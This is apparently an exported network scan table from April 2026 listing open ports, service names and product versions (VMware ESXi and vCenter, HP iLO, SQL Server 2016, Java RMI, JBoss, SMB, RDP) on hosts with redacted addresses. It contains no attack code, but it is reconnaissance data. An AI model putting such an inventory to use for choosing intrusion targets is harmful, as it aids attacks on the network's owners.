04/16/2026, 11:20 AM	[redacted]	tcp/3263	iscsi	Synology DSM Snapshot Replication iSCSI LUN	
04/16/2026, 11:20 AM	[redacted]	tcp/3264	iscsi	Synology DSM Snapshot Replication iSCSI LUN	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:20 AM	[redacted]	tcp/3265	altav-tunnel		
04/16/2026, 11:05 AM	[redacted]	tcp/5000	http	Igor Sysoev Nginx	
04/16/2026, 11:05 AM	[redacted]	tcp/5001	https	Igor Sysoev Nginx	
04/16/2026, 11:06 AM	[redacted]	udp/5353	mdns	DNS-based Service Discovery	
04/16/2026, 11:05 AM	[redacted]	tcp/5357	http	Igor Sysoev Nginx	
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8	
04/16/2026, 11:06 AM	[redacted]	udp/111	rpcbind		
04/16/2026, 11:05 AM	[redacted]	tcp/111	rpcbind		
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Samba Nmbd Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Samba Smbd 3.X - 4.X	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Jay Sorg Xrdp	
04/16/2026, 11:06 AM	[redacted]	udp/5353	mdns	DNS-based Service Discovery	
04/16/2026, 11:20 AM	[redacted]	tcp/50262	status		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 9.6p1 Ubuntu 3ubuntu13.15	
04/16/2026, 10:59 AM	[redacted]	tcp/8000	http-alt	Splunkd	
04/16/2026, 11:05 AM	[redacted]	tcp/8088	radan-http	Splunkd	
04/16/2026, 11:05 AM	[redacted]	tcp/8089	https	Splunk Splunkd Httpd	
04/16/2026, 11:20 AM	[redacted]	tcp/8191	limnerpressure		
04/16/2026, 11:05 AM	[redacted]	tcp/9999	abyss		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:20 AM	[redacted]	tcp/49666	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49667	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49670	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49672	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49691	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 11:05 AM	[redacted]	tcp/1433	ms-sql-s	Microsoft SQL Server 2016 13.00.7065	
04/16/2026, 11:05 AM	[redacted]	tcp/1434	ms-sql-s	Microsoft SQL Server 2016 13.00.7065	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 10:59 AM	[redacted]	tcp/8080	http-proxy		
04/16/2026, 11:05 AM	[redacted]	tcp/49155	apachemq	ActiveMQ OpenWire Transport	
04/16/2026, 11:20 AM	[redacted]	tcp/49665	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49669	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49671	msrpc	Microsoft Windows RPC	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http		
04/16/2026, 11:05 AM	[redacted]	tcp/1099	java-object	Java Object Serialization	
04/16/2026, 11:05 AM	[redacted]	tcp/3306	mysql	MySQL 5.5.5-10.6.7-MariaDB	
04/16/2026, 11:05 AM	[redacted]	tcp/3333	dec-notes		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:20 AM	[redacted]	tcp/3873	java-object	Java Object Serialization	
04/16/2026, 11:05 AM	[redacted]	tcp/4444	java-rmi	Java RMI	
04/16/2026, 11:05 AM	[redacted]	tcp/4445	java-object	Java Object Serialization	
04/16/2026, 11:05 AM	[redacted]	tcp/4446	java-object	Java Object Serialization	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:05 AM	[redacted]	tcp/8083	http	JBoss Service Httpd	
04/16/2026, 11:05 AM	[redacted]	tcp/8093	java-object	Java Object Serialization	
04/16/2026, 11:20 AM	[redacted]	tcp/49772	java-rmi	Java RMI	
04/16/2026, 11:20 AM	[redacted]	tcp/49773	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/49774	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/49776	achat	AChat Chat System	
04/16/2026, 11:20 AM	[redacted]	tcp/49779	java-rmi	Java RMI	
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 8.7	
04/16/2026, 11:06 AM	[redacted]	udp/123	ntp	NTP V4	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp		
04/16/2026, 11:06 AM	[redacted]	udp/4444	krb524		
04/16/2026, 11:05 AM	[redacted]	tcp/10000	ndmp	NetApp Data ONTAP Ndmp	
04/16/2026, 11:05 AM	[redacted]	tcp/30000	tcpwrapped		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 8.7	
04/16/2026, 11:06 AM	[redacted]	udp/123	ntp	NTP V4	
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp		
04/16/2026, 11:05 AM	[redacted]	tcp/10000	ndmp	NetApp Data ONTAP Ndmp	
04/16/2026, 11:05 AM	[redacted]	tcp/30000	tcpwrapped		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 8.7	
04/16/2026, 11:06 AM	[redacted]	udp/123	ntp	NTP V4	
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp		
04/16/2026, 11:06 AM	[redacted]	udp/4444	krb524		
04/16/2026, 11:05 AM	[redacted]	tcp/10000	ndmp	NetApp Data ONTAP Ndmp	
04/16/2026, 11:05 AM	[redacted]	tcp/30000	tcpwrapped		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 7.4	
04/16/2026, 11:06 AM	[redacted]	udp/53	domain	Cloudflare Public DNS	
04/16/2026, 11:05 AM	[redacted]	tcp/53	domain	Cloudflare Public DNS	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http		
04/16/2026, 11:05 AM	[redacted]	tcp/111	rpcbind		
04/16/2026, 11:06 AM	[redacted]	udp/111	rpcbind		
04/16/2026, 11:05 AM	[redacted]	tcp/2049	nfs		
04/16/2026, 11:05 AM	[redacted]	tcp/11111	rpcbind		
04/16/2026, 11:20 AM	[redacted]	tcp/11113	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/11117	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/20000	rpcbind		
04/16/2026, 11:20 AM	[redacted]	tcp/20004	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/24444	rpcbind		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 7.8	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware vCenter	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/389	ldap		
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Envoy Proxy Envoy, VMware vCenter	
04/16/2026, 11:05 AM	[redacted]	tcp/514	shell		
04/16/2026, 11:05 AM	[redacted]	tcp/636	ldap		
04/16/2026, 11:20 AM	[redacted]	tcp/1514	fujitsu-dtcns		
04/16/2026, 11:20 AM	[redacted]	tcp/2012	ttyinfo		
04/16/2026, 11:20 AM	[redacted]	tcp/2014	troff		
04/16/2026, 11:05 AM	[redacted]	tcp/2020	xinupageserver		
04/16/2026, 11:05 AM	[redacted]	tcp/3128	squid-http		
04/16/2026, 11:20 AM	[redacted]	tcp/5480	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/5580	https	Twistedmatrix TwistedWeb Httpd 19.10.0	
04/16/2026, 11:20 AM	[redacted]	tcp/7444	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/8084	websnp		
04/16/2026, 11:20 AM	[redacted]	tcp/9084	aurora		
04/16/2026, 11:20 AM	[redacted]	tcp/9087	classic		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/5989	wbem	Standards Based Linux Instrumentation Project SBLIM Small Footprint CIM Broker	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 11:06 AM	[redacted]	udp/9	discard		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	HP Integrated Lights-Out mpSSH 0.2.1, HP iLO 0.2.1	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http		
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp	Net-snmp	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:06 AM	[redacted]	udp/1900	upnp		
04/16/2026, 11:05 AM	[redacted]	tcp/17988	ilo-vm	HP Integrated Lights-Out Virtual Media	
04/16/2026, 11:20 AM	[redacted]	tcp/17990	ilo-console	HP Integrated Lights-Out Remote Console	
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	HP Integrated Lights-Out mpSSH 0.2.1, HP iLO 0.2.1	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http		
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp	Net-snmp	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:06 AM	[redacted]	udp/1900	upnp		
04/16/2026, 11:05 AM	[redacted]	tcp/17988	ilo-vm	HP Integrated Lights-Out Virtual Media	
04/16/2026, 11:20 AM	[redacted]	tcp/17990	ilo-console	HP Integrated Lights-Out Remote Console	
04/16/2026, 11:06 AM	[redacted]	udp/9	discard		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	HP Integrated Lights-Out mpSSH 0.2.1, HP iLO 0.2.1	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http		
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp	Net-snmp	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:06 AM	[redacted]	udp/1900	upnp		
04/16/2026, 11:05 AM	[redacted]	tcp/17988	ilo-vm	HP Integrated Lights-Out Virtual Media	
04/16/2026, 11:20 AM	[redacted]	tcp/17990	ilo-console	HP Integrated Lights-Out Remote Console	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	VMware ESXi SOAP API 7.0.3	
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/5989	wbem	Standards Based Linux Instrumentation Project SBLIM Small Footprint CIM Broker	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/5989	wbem	Standards Based Linux Instrumentation Project SBLIM Small Footprint CIM Broker	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 11:05 AM	[redacted]	tcp/1433	ms-sql-s	Microsoft SQL Server 2016 13.00.6475	
04/16/2026, 11:05 AM	[redacted]	tcp/1434	ms-sql-s	Microsoft SQL Server 2016 13.00.6475	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:20 AM	[redacted]	tcp/49669	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49672	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49712	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/3260	iscsi		
04/16/2026, 11:05 AM	[redacted]	tcp/3260	iscsi		
04/16/2026, 11:05 AM	[redacted]	tcp/3260	iscsi		
04/16/2026, 11:05 AM	[redacted]	tcp/3260	iscsi		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 7.8	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware vCenter	
04/16/2026, 11:05 AM	[redacted]	tcp/389	ldap		
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Envoy Proxy Envoy, VMware vCenter Server SOAP API 7.0.3	
04/16/2026, 11:05 AM	[redacted]	tcp/514	shell		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/636	ldap		
04/16/2026, 11:05 AM	[redacted]	tcp/2020	xinupageserver		
04/16/2026, 11:05 AM	[redacted]	tcp/3128	squid-http		
04/16/2026, 11:05 AM	[redacted]	tcp/8084	websnp		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/5989	wbem	Standards Based Linux Instrumentation Project SBLIM Small Footprint CIM Broker	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	VMware ESXi SOAP API 7.0.3	
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/5989	wbem	Standards Based Linux Instrumentation Project SBLIM Small Footprint CIM Broker	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	HP Integrated Lights-Out mpSSH 0.2.1, HP iLO 0.2.1	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http		
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp	SNMPv3 Server	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:06 AM	[redacted]	udp/1900	upnp		
04/16/2026, 11:05 AM	[redacted]	tcp/17988	unknown		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/5989	wbem	Standards Based Linux Instrumentation Project SBLIM Small Footprint CIM Broker	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	VMware ESXi Server Httpd	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:05 AM	[redacted]	tcp/902	vmware-auth	VMware Authentication Daemon 1.10	
04/16/2026, 11:05 AM	[redacted]	tcp/5989	wbem	Standards Based Linux Instrumentation Project SBLIM Small Footprint CIM Broker	
04/16/2026, 11:05 AM	[redacted]	tcp/8000	http-alt		
04/16/2026, 11:05 AM	[redacted]	tcp/8300	tmi		
04/16/2026, 11:05 AM	[redacted]	tcp/9080	glrpc		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	HP Integrated Lights-Out mpSSH 0.2.1, HP iLO 0.2.1	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http		
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp	SNMPv3 Server	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https		
04/16/2026, 11:06 AM	[redacted]	udp/1900	upnp		
04/16/2026, 11:05 AM	[redacted]	tcp/17988	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/2179	vmrdp		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 9.9	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/2179	vmrdp		
04/16/2026, 11:05 AM	[redacted]	tcp/5900	vnc	RealVNC Enterprise 5.3 Or Later	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:06 AM	[redacted]	udp/7	echo		
04/16/2026, 11:06 AM	[redacted]	udp/69	tftp		
04/16/2026, 11:06 AM	[redacted]	udp/88	kerberos-sec		
04/16/2026, 11:06 AM	[redacted]	udp/111	rpcbind		
04/16/2026, 11:06 AM	[redacted]	udp/135	msrpc		
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp		
04/16/2026, 11:06 AM	[redacted]	udp/623	asf-rmcp		
04/16/2026, 11:06 AM	[redacted]	udp/626	serialnumberd		
04/16/2026, 11:06 AM	[redacted]	udp/996	vsinet		
04/16/2026, 11:06 AM	[redacted]	udp/1023	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/1026	win-rpc		
04/16/2026, 11:06 AM	[redacted]	udp/1718	h225gatedisc		
04/16/2026, 11:06 AM	[redacted]	udp/2049	nfs		
04/16/2026, 11:06 AM	[redacted]	udp/2223	rockwell-csp2		
04/16/2026, 11:06 AM	[redacted]	udp/3703	adobeserver-3		
04/16/2026, 11:06 AM	[redacted]	udp/5353	zeroconf		
04/16/2026, 11:06 AM	[redacted]	udp/5632	pcanywherestat		
04/16/2026, 11:06 AM	[redacted]	udp/30718	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49185	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49192	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49201	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 9.9	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/1433	ms-sql-s	Microsoft SQL Server 2016 13.00.6470	
04/16/2026, 11:05 AM	[redacted]	tcp/1434	ms-sql-s	Microsoft SQL Server 2016 13.00.6470	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	Tableau Server	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:05 AM	[redacted]	tcp/1433	ms-sql-s	Microsoft SQL Server 2016 13.00.6470	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns		
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server		
04/16/2026, 12:20 PM	[redacted]	tcp/5040	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/5985	wsman		
04/16/2026, 12:20 PM	[redacted]	tcp/7680	pando-pub		
